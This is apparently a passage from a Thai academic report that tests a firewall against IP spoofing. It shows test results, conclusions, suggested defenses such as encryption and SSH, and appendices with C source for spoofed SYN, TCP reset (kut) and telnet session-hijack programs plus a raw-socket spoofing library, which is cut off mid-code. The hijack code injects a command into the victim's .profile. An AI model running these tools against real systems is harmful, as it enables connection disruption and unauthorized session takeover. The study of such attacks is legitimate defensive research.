
7.4.5 การทดสอบโดยใช้โปรแกรม kut

ทำการทดสอบโดยเทลเนท (TELNET) จากคอมพิวเตอร์ sunshine17 ไปยังคอมพิวเตอร์ perl แล้วใช้คำสั่ง kut perl 23 sunshine17 1088 บนคอมพิวเตอร์ off จากนั้นจึงกดคีย์ใดๆ ที่คอมพิวเตอร์ sunshine17 ปรากฏว่า การเทลเนท (TELNET) นั้นล้มเหลวทันที และเมื่อดูในลอก (log) ของโปรแกรมมาเนเจอร์ (Manager) แล้ว ก็ไม่พบข้อมูลใดๆ ที่เกี่ยวกับคอมพิวเตอร์ off เลย ซึ่งหมายความว่าคอมพิวเตอร์ off สามารถส่งข้อมูลไปยังคอมพิวเตอร์ perl ได้ แสดงดังรูปที่ 7-21




รูปที่ 7-21 แสดงการทดสอบโดยใช้โปรแกรม kut

7.4.6 การทดสอบโดยใช้โปรแกรม hijack



รูปที่ 7-22 แสดงการทดสอบโดยใช้โปรแกรม hijack



รูปที่ 7-23 แสดงการทดสอบโดยใช้โปรแกรม hijack

ทำการทดสอบโดยเทลเนท (TELNET) จากคอมพิวเตอร์ sunshine17 ไปยังคอมพิวเตอร์ perl แล้วใช้คำสั่ง hijack sunshine17 1103 perl บนคอมพิวเตอร์ off และกดคีย์ใดๆ ที่คอมพิวเตอร์ sunshine17 ได้

ผลคือ การเทลเนท (TELNET) ล้มเหลวทันที แสดงดังรูปที่ 7-22 และเมื่อทำการตรวจสอบที่ลอก (log) ของโปรแกรมมาเนเจอร์ (Manager) แล้ว ปรากฏว่า ไม่พบข้อมูลใดๆ เลยที่เกี่ยวข้องกับคอมพิวเตอร์ off และเมื่อทำการเทลเนท (TELNET) อีกครั้ง จากคอมพิวเตอร์ sunshine17 ไปยังคอมพิวเตอร์ perl ก็ปรากฏว่ามีข้อความ "HACKED" ซึ่งหมายความว่า คอมพิวเตอร์ off สามารถส่งข้อมูลไปยังคอมพิวเตอร์ perl และทำการเพิ่มข้อความ "HACKED" ลงในไฟล์ .profile (คือไฟล์ที่ทำงานทุกครั้งเมื่อมีการเทลเนท) ได้ แสดงดังรูปที่ 7-23

บทที่ 8
สรุปผล

8.1 สรุปผลและวิจารณ์

จากผลการทดสอบในบทที่ 7 นั้น แสดงให้เห็นว่า ไฟร์วอลล์ตัวที่นำมาทดสอบไม่สามารถป้องกันการบุกรุกแบบ hijack ได้ หรือเรียกอีกอย่างว่า IP-Spoofing โดยจะเห็นได้จากการที่คอมพิวเตอร์ที่ไฟร์วอลล์ไม่อนุญาตให้ส่งข้อมูลผ่านเข้าไปนั้น สามารถส่งข้อมูลผ่านเข้าไปได้ โดยทำการปลอมที่อยู่ต้นทาง (source address) ให้เป็นที่อยู่ของคอมพิวเตอร์ที่ไฟร์วอลล์อนุญาตให้ส่งข้อมูลผ่านเข้าไปได้

ในกรณีเช่นนี้ ไฟร์วอลล์จะไม่สามารถรู้ได้เลยว่าข้อมูลนั้น ถูกปลอมแปลงที่อยู่ต้นทางมาหรือไม่ เนื่องจากไฟร์วอลล์ตัวที่นำมาทดสอบนั้น สามารถจัดการกับมาตรฐานชั้นต่ำที่สุดได้เพียง IP เท่านั้น แต่ถึงแม้ว่าไฟร์วอลล์จะสามารถจัดการกับมาตรฐานระดับต่ำที่สุด ได้แก่ Ethernet ได้ ก็ยังไม่สามารถป้องกันการบุกรุกทำนองนี้ได้ เนื่องจากการบุกรุกประเภทนี้ สามารถพัฒนาไปจนถึงการปลอมที่อยู่ของ Ethernet ซึ่งเท่ากับว่าสามารถสร้างฝาแฝดบนเครือข่ายคอมพิวเตอร์ขึ้นมาเลยทีเดียว จนไม่สามารถแยกแยะได้ว่าใครคือตัวจริงกันแน่

ดังนั้นเครือข่ายที่ต้องการความปลอดภัยในระดับสูงนั้น ไม่ควรมองข้ามการบุกรุกประเภทนี้อย่างเด็ดขาด เนื่องจากสามารถสร้างความเสียหายได้อย่างมาก ดังที่เห็นจากการทดสอบ คือสามารถเข้าไปใช้งานบนเครื่องคอมพิวเตอร์ที่ถูกบุกรุกได้สำเร็จ สามารถทำอะไรกับข้อมูลก็ได้ เช่น อาจลบทุกอย่างที่สามารถลบได้ หรืออาจขโมยข้อมูลที่เป็นความลับ จนไปถึงการสร้างช่องโหว่ (back door) ทิ้งไว้เพื่อใช้ในการบุกรุกเข้ามาอีกในภายหลัง

8.2 แนวทางในการป้องกันการบุกรุก

สำหรับการป้องกันการบุกรุกแบบ IP-Spoofing นี้ สามารถทำได้หลายวิธี โดยแต่ละวิธีนั้นก็มีข้อดีและข้อเสียแตกต่างกันไป ดังต่อไปนี้

- ติดตั้งไฟร์วอลล์โดยไม่อนุญาตให้มีการติดต่อสื่อสารผ่านเข้ามาในไฟร์วอลล์ได้ ข้อดีของการป้องกันแบบนี้ คือ สามารถป้องกันการบุกรุกได้อย่างแน่นอน เนื่องจากไฟร์วอลล์ไม่อนุญาตให้มีการติดต่อจากภายนอก แต่ข้อเสียก็คือ การติดต่อสื่อสารที่ออกจากไฟร์วอลล์นั้น สามารถถูกสกัดกั้นหรืออาจถูก hijack ได้ โดยการทำ IP-Spoofing ไปยังคอมพิวเตอร์ที่ปลายทางของการติดต่อสื่อสารนั้น
- ทำการสร้างมาตรฐานในการส่งผ่านข้อมูลขึ้นมาใหม่ โดยให้สามารถใช้งานร่วมการมาตรฐานที่ระดับต่ำกว่าได้ เช่น IP หรือ TCP โดยข้อมูลที่รับส่งกันนั้นจะมีการเข้ารหัสแบบแน่นหนา ข้อดีของวิธีนี้คือผู้บุกรุกไม่สามารถทำการ hijack ได้ เนื่องจากผู้บุกรุกไม่สามารถปลอมข้อมูลที่ใช้รหัสได้ ถึงแม้ว่าจะสามารถปลอมที่อยู่ต้นทางได้ก็ตาม แต่ข้อเสียก็คือ ผู้บุกรุกยังคงสามารถทำการสกัดการติดต่อสื่อสารได้

เนื่องจากช่องโหว่ของ TCP/IP ยังคงมีอยู่ อนึ่ง ในปัจจุบันได้มีการคิดค้น secure layer ที่ทำงานอยู่บน TCP/IP ทำให้สามารถรับส่งข้อมูลที่เข้ารหัสแบบแน่นหนาได้ แต่ก็ยังไม่สามารถหลีกเลี่ยงการสกัดกั้นจากผู้บุกรุกได้อยู่ดี

- สร้างมาตรฐานการรับส่งข้อมูลขึ้นใหม่ทั้งหมด โดยแก้ไขจุดอ่อนดังกล่าวให้หมดไป ข้อดีของวิธีนี้คือ สามารถป้องกันการบุกรุกได้ร้อยเปอร์เซ็นต์ (หากมีการสร้างสำเร็จ) แต่ข้อเสียก็คือ ต้องใช้เวลานานมาก และเมื่อถึงเวลานั้น อาจไม่ได้รับการยอมรับก็ได้ เนื่องจากโปรแกรมและระบบต่างๆ จำเป็นต้องปรับเปลี่ยนตามไปด้วย ซึ่งไม่ใช่เรื่องที่ง่ายเลย

8.3 แนวทางการพัฒนาต่อ

สำหรับการพัฒนาต่อไปนั้น จะขอกล่าวใน 2 รูปแบบคือ แนวทางในการป้องกัน และแนวทางในการบุกรุก

สำหรับแนวทางในการป้องกันนั้น น่าจะนำเทคโนโลยีตัวใหม่มาใช้ เนื่องจากไม่ต้องเสียค่าใช้จ่ายแต่อย่างใด ได้แก่ ระบบ secure shell ซึ่งเป็น secure layer ที่ทำงานอยู่บนมาตรฐาน TCP/IP โดยมีการเข้ารหัสข้อมูลอย่างแน่นหนามาก และยังไม่ปรากฏว่ามีผู้สามารถถอดรหัสนั้นได้ การทำงานของระบบนี้โดยทั่วๆ ไปแล้วจะใช้สำหรับการเทลเนท (TELNET) แต่ผู้ออกแบบได้สร้างวิธีในการที่จะประยุกต์ระบบนี้เข้าไปใช้กับโปรแกรมอื่นๆ ได้ เช่น เอฟทีพี (FTP) หรือ เวิร์ลด์ไวด์เวบ (World Wide Web) แต่ก็อย่างที่ได้กล่าวไว้แล้วข้างต้น คือ ไม่สามารถป้องกันการสกัดกั้นของผู้บุกรุกได้

ส่วนแนวทางในการบุกรุกนั้น ผู้แต่งจะขอกล่าวตามประสาของนักพัฒนาโปรแกรม โดยมิได้มีเจตนาในทางที่จะชี้นำให้เกิดการบุกรุกเครือข่าย และถึงแม้ว่าจะเป็นแนวทางที่ออกจะไร้สาระ แต่ผู้แต่งจะขอเสนอแนวทางดังต่อไปนี้ โดยมุ่งหวังว่าจะใช้เป็นโปรแกรมเพื่อการทดสอบระบบรักษาความปลอดภัยบนอินเตอร์เน็ตตัวอื่นๆ ในอนาคต ที่อาจที่การพัฒนาจนโปรแกรมเดิมที่ใช้ในการทดสอบ ไม่สามารถใช้ต่อไปได้

- ในส่วนของโปรแกรม kut นั้น เดิมทีเป็นโปรแกรมที่ต้องระบุที่อยู่และพอร์ตของทั้งสองฝั่งให้แน่นอน และต้องเป็นการติดต่อที่มีอยู่ในขณะนั้น จึงจะสามารถสกัดกั้นการติดต่อสื่อสารนั้นได้สำเร็จ แนวคิดของผู้แต่งคือ การพัฒนาให้โปรแกรมสามารถตรวจจับการติดต่อสื่อสารทุกๆ แบบ หรือแบบใดแบบหนึ่ง เช่นเทลเนท (TELNET) แล้วจึงทำการสกัดกั้นการติดต่อนั้น โดยมิต้องรอให้ผู้ใช้ตรวจสอบที่อยู่และพอร์ตของทั้งสองฝั่งเอง โดยโปรแกรมที่สมบูรณ์นั้น หากทำงานอยู่บนเครือข่ายหลักๆ (BackBone) ก็สามารถสกัดกั้นการติดต่อสื่อสารทุกๆ อย่าง
- ในส่วนของโปรแกรม hijack นั้น เดิมทีเป็นโปรแกรมที่ต้องระบุที่อยู่และพอร์ตต่างๆ เอง และต้องเป็นการติดต่อที่รับส่งข้อมูลอยู่ในขณะนั้น จึงจะสามารถทำการ

hijack ได้ และข้อมูลที่ส่งปลอมออกไปนั้น ก็ได้กำหนดไว้แน่นอนแล้ว โดยแนวคิดของผู้แต่ง คือ การที่โปรแกรมสามารถให้ผู้ใช้ใส่ข้อมูลที่จะใช้ในการส่งปลอมนั้นได้โดยอิสระ และสามารถเห็นผลลัพธ์ของการส่งข้อมูลนั้นอีกด้วย

อนึ่ง ผู้แต่งจะไม่รับผิดชอบใดๆ ทั้งสิ้นต่อการกระทำที่ใช้แนวคิดข้างต้นนี้

ภาคผนวก ก

ซอร์ซโค้ดของโปรแกรม sendp

(sendp source code)

```
#include "spoof.h"

void main(int argc, char *argv[])
{
        int fd;
        if (argc!=6)
        {
                printf("Try %s spoof_src_addr spoof_src_port spoof_dest_addr spoof_dest_port
ISN\n",argv[0]);
                exit(0);
        }

        fd = open_sending();
        transmit_TCP(fd,NULL,0,0,0,argv[3],atoi(argv[4]),argv[1],atoi(argv[2]),atoi(argv[5]),0,SYN);
}
```

ภาคผนวก ข

ซอร์ซโค้ดของโปรแกรม kut

(kut source code)

```
#include "spoof.h"

char src[64],dst[64];
int src_p,dst_p;

void kut_it(void)
{
int c,stat,j;
int fd1, fd2;
struct sp_wait_packet packet;

fd1 = open_sending();
fd2 = open_receiving("eth0", IO_NONBLOCK); /* nonblocking IO */


for(c=1;c<=64;c++)
 {
 stat=wait_packet(fd2,&packet,src,src_p,dst,dst_p,ACK,20);
 if(stat==-1)
        {
        printf("\nNo traffic in 20 sec.\n");
        exit(1);
        }
 else
        {
        transmit_TCP (fd1, NULL,0,0,0,dst,dst_p,src,src_p,packet.ack,0,RST);
        printf("\nConnection shuted down.\n");
        exit(0);
```

```
        }
    }
}


void main(int argc, char *argv[])
{
int pid;

if(argc != 5)
        {
        printf("Try : %s source_address source_port dest_address dest_port\n",argv[0]);
        exit(0);
        }
DEV_PREFIX = 14;
strcpy(src,argv[1]);
src_p=atoi(argv[2]);
strcpy(dst,argv[3]);
dst_p=atoi(argv[4]);

pid=fork();
if(pid==0)
 {
 kut_it();
 exit(0);
 }
 wait();
}
```

ภาคผนวก ค

ซอร์ซโค้ดของโปรแกรม hijack

(hijack source code)

```
#include "spoof.h"

#define INTERFACE               "eth0"  /* first ethernet device        */
#define INTERFACE_PREFIX        14      /* 14 bytes is an ethernet header */

#define PERSONAL_TOUCH                  666

int fd_receive, fd_send;
char CLIENT[100],SERVER[100];
int CLIENT_P;

void main(int argc, char *argv[])
{
int i,j,count;
struct sp_wait_packet attack_info;
unsigned long sp_seq ,sp_ack;
unsigned long old_seq ,old_ack;
unsigned long serv_seq ,serv_ack;

/* This data used to clean up the shell line */
char to_data[]={0x08, 0x08,0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x0a, 0x0a};
char evil_data[]="echo \"echo HACKED\" >>$HOME/.profile\n";

if(argc!=4)
        {
        printf("Usage: %s client client_port server\n",argv[0]);
        exit(1);
```

```
        }
strcpy(CLIENT,argv[1]);
CLIENT_P=atoi(argv[2]);
strcpy(SERVER,argv[3]);

/* preparing all necessary sockets (sending + receiving) */
DEV_PREFIX = INTERFACE_PREFIX;
fd_send = open_sending();
fd_receive = open_receiving(INTERFACE, 0);  /* normal BLOCKING mode */

printf("Starting Hijacking \n");
printf("------------------ \n");

for(j=0;j<50;j++)
 {
 printf("\nTakeover phase 1: Stealing connection.\n");
 wait_packet(fd_receive,&attack_info,CLIENT, CLIENT_P, SERVER, 23,ACK|PSH,0);
 sp_seq=attack_info.seq+attack_info.datalen;
 sp_ack=attack_info.ack;
 printf("  Sending Spoofed clean-up data...\n");
 transmit_TCP(fd_send, to_data,0,0,sizeof(to_data),CLIENT, CLIENT_P, SERVER,23,
                        sp_seq,sp_ack,ACK|PSH);
/* NOTE: always beware you receive y'r OWN spoofed packs! */
/*      so handle it if necessary                         */
 count=0;
 printf("  Waiting for spoof to be confirmed...\n");
 while(count<5)
        {
        wait_packet(fd_receive, &attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
        if(attack_info.ack==sp_seq+sizeof(to_data))
                count=PERSONAL_TOUCH;
        else count++;
        };
 if(count!=PERSONAL_TOUCH)
```

```
        {printf("Phase 1 unsuccesfully ended.\n");}
  else {printf("Phase 1 ended.\n"); break;};
  };

printf("\nTakeover phase 2: Getting on track with SEQ/ACK's again\n");
count=serv_seq=old_ack=0;
while(count<10)
        {
        old_seq=serv_seq;
        old_ack=serv_ack;
        wait_packet(fd_receive,&attack_info,SERVER, 23, CLIENT, CLIENT_P, ACK,0);
        if(attack_info.datalen==0)
         {
         serv_seq=attack_info.seq+attack_info.datalen;
         serv_ack=attack_info.ack;
      if( (old_seq==serv_seq)&&(serv_ack==old_ack) )
                count=PERSONAL_TOUCH;
         else count++;
      }
        };
if(count!=PERSONAL_TOUCH)
        {printf("Phase 2 unsuccesfully ended.\n"); exit(0);}
printf("  Server SEQ: %X (hex)    ACK: %X (hex)\n",serv_seq,serv_ack);
printf("Phase 2 ended.\n");

printf("\nTakeover phase 3: Sending MY data.\n");
printf("  Sending evil data.\n");
transmit_TCP(fd_send, evil_data,0,0,sizeof(evil_data),CLIENT,CLIENT_P,
            SERVER,23,serv_ack,serv_seq,ACK|PSH);
count=0;
printf("  Waiting for evil data to be confirmed...\n");
while(count<5)
        {
        wait_packet(fd_receive,&attack_info,SERVER,23,CLIENT,CLIENT_P,ACK,0);
```

```
            if(attack_info.ack==serv_ack+sizeof(evil_data))
                        count=PERSONAL_TOUCH;
            else count++;
            };
    if(count!=PERSONAL_TOUCH)
            {printf("Phase 3 unsuccesfully ended.\n"); exit(0);}
    printf("Phase 3 ended.\n");

    }
```

ภาคผนวก ง

ซอร์ซโค้ดของไลบราลี่ spoof.h

(spoof.h source code)

```
#include "sys/socket.h"
#include "netdb.h"
#include "stdlib.h"
#include "unistd.h"
#include "stdio.h"
#include "errno.h"
#include "netinet/in.h"
#include "netinet/ip.h"
#include "linux/if.h"
#include "sys/ioctl.h"
#include "sys/types.h"
#include "signal.h"
#include "fcntl.h"

#undef  DEBUG
#define IP_VERSION      4
#define MTU             1500
#define IP_HEAD_BASE    20
#define TCP_HEAD_BASE       20
#define UDP_HEAD_BASE       8

#define IO_HANDLE       1
#define IO_NONBLOCK     2

int DEV_PREFIX = 9999;
sig_atomic_t WAIT_PACKET_WAIT_TIME=0;

/**** IO_HANDLE ************************************************************/
```

```
int rc_fd_abc123;
sig_atomic_t RC_FILTSET=0;
char rc_filter_string[50];                    /* x.x.x.x.p-y.y.y.y.g  */

sig_atomic_t SP_DATA_BUSY=0;
unsigned long int CUR_SEQ=0, CUR_ACK=0, CUR_COUNT=0;
unsigned int CUR_DATALEN;
unsigned short CUR_FLAGS;
/*****************************************************************************/

struct sp_wait_packet
{
        unsigned long seq,ack;
        unsigned short flags;
        int datalen;
};

#define URG 32
#define ACK 16
#define PSH 8
#define RST 4
#define SYN 2
#define FIN 1

struct PACKET_info
{
        int len, datalen;
        unsigned long int seq_nr, ACK_nr;
        u_char FLAGS;
};

struct IP_header                    /* The IPheader (without options) */
{
    unsigned char verlen, type;
```

```
        unsigned short length, ID, flag_offset;
        unsigned char TTL, protocol;
        unsigned short checksum;
        unsigned long int source, destination;
    };

    struct TCP_header               /* The TCP header (without options) */
    {
        unsigned short source, destination;
        unsigned long int seq_nr, ACK_nr;
        unsigned short offset_flag, window, checksum, urgent;
    };

    struct UDP_header                       /* The UDP header */
    {
        unsigned short source, destination;
        unsigned short length, checksum;
    };

    struct pseudo_IP_header     /* The pseudo IP header (checksum calc) */
    {
        unsigned long int source, destination;
            char zero_byte, protocol;
            unsigned short TCP_UDP_len;
    };

    /* data structure for argument passing  */

    struct sp_data_exchange    {
            int fd;                     /* Sh!t from transmit_TCP  */
            char *data;
            int datalen;
            char *source; unsigned short source_port;
            char *dest;   unsigned short dest_port;
```

```
        unsigned long seq, ack;
        unsigned short flags;

            char *buffer;           /* work buffer */

        int IP_optlen;                  /* IP options length in bytes  */
        int TCP_optlen;                 /* TCP options length in bytes */
            };

    /***************** all functions ******************************************/
    void transmit_TCP (int fd, char *sp_data,
                                int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                            char *sp_source, unsigned short sp_source_port,
                                char *sp_dest, unsigned short sp_dest_port,
                        unsigned long sp_seq, unsigned long sp_ack,
                        unsigned short sp_flags);

    void transmit_UDP (int sp_fd, char *sp_data,
                                int  ipoptlen, int sp_datalen,
                            char *sp_source, unsigned short sp_source_port,
                                char *sp_dest, unsigned short sp_dest_port);

    int get_packet (int rc_fd, char *buffer, int *, unsigned char*);
    int wait_packet(int,struct sp_wait_packet *,char *, unsigned short,char *, unsigned short, int, int);

    static unsigned long sp_getaddrbyname(char *);

    int open_sending (void);
    int open_receiving (char *, char);
    void close_receiving (void);

    void sp_send_packet (struct sp_data_exchange *, unsigned char);
    void sp_fix_TCP_packet (struct sp_data_exchange *);
    void sp_fix_UDP_packet (struct sp_data_exchange *);
```

```
void sp_fix_IP_packet (struct sp_data_exchange *, unsigned char);
unsigned short in_cksum(unsigned short *, int );

void rc_sigio (int);
void set_filter (char *, unsigned short, char *, unsigned short);

/********************** let the games commence ****************************/

static unsigned long sp_getaddrbyname(char *sp_name)
{
struct hostent *sp_he;
int i;

if(isdigit(*sp_name))
 return inet_addr(sp_name);

for(i=0;i<100;i++)
    {
    if(!(sp_he = gethostbyname(sp_name)))
            {printf("WARNING: gethostbyname failure!\n");
            sleep(1);
            if(i>=3)      /* always a retry here in this kind of application */
              printf("Coudn't resolv hostname."), exit(1);
            }
    else break;
    }
return sp_he ? *(long*)*sp_he->h_addr_list : 0;
}

int open_sending (void)
{
struct protoent *sp_proto;
int sp_fd;
int dummy=1;
```

```
/* they don't come rawer */
if ((sp_fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW))==-1)
        perror("Couldn't open Socket."), exit(1);

#ifdef DEBUG
            printf("Raw socket ready\n");
#endif
return sp_fd;
}

void sp_send_packet (struct sp_data_exchange *sp, unsigned char proto)
{
int sp_status;
struct sockaddr_in sp_server;
struct hostent *sp_help;
int HEAD_BASE;

/* Construction of destination */
bzero((char *)&sp_server, sizeof(struct sockaddr));
sp_server.sin_family = AF_INET;
sp_server.sin_addr.s_addr = inet_addr(sp->dest);
if (sp_server.sin_addr.s_addr == (unsigned int)-1)
        {               /* if target not in DOT/number notation */
        if (!(sp_help=gethostbyname(sp->dest)))
          fprintf(stderr,"unknown host %s\n", sp->dest), exit(1);
        bcopy(sp_help->h_addr, (caddr_t)&sp_server.sin_addr, sp_help->h_length);
        };

switch(proto)
            {
            case 6: HEAD_BASE = TCP_HEAD_BASE;  break;          /* TCP */
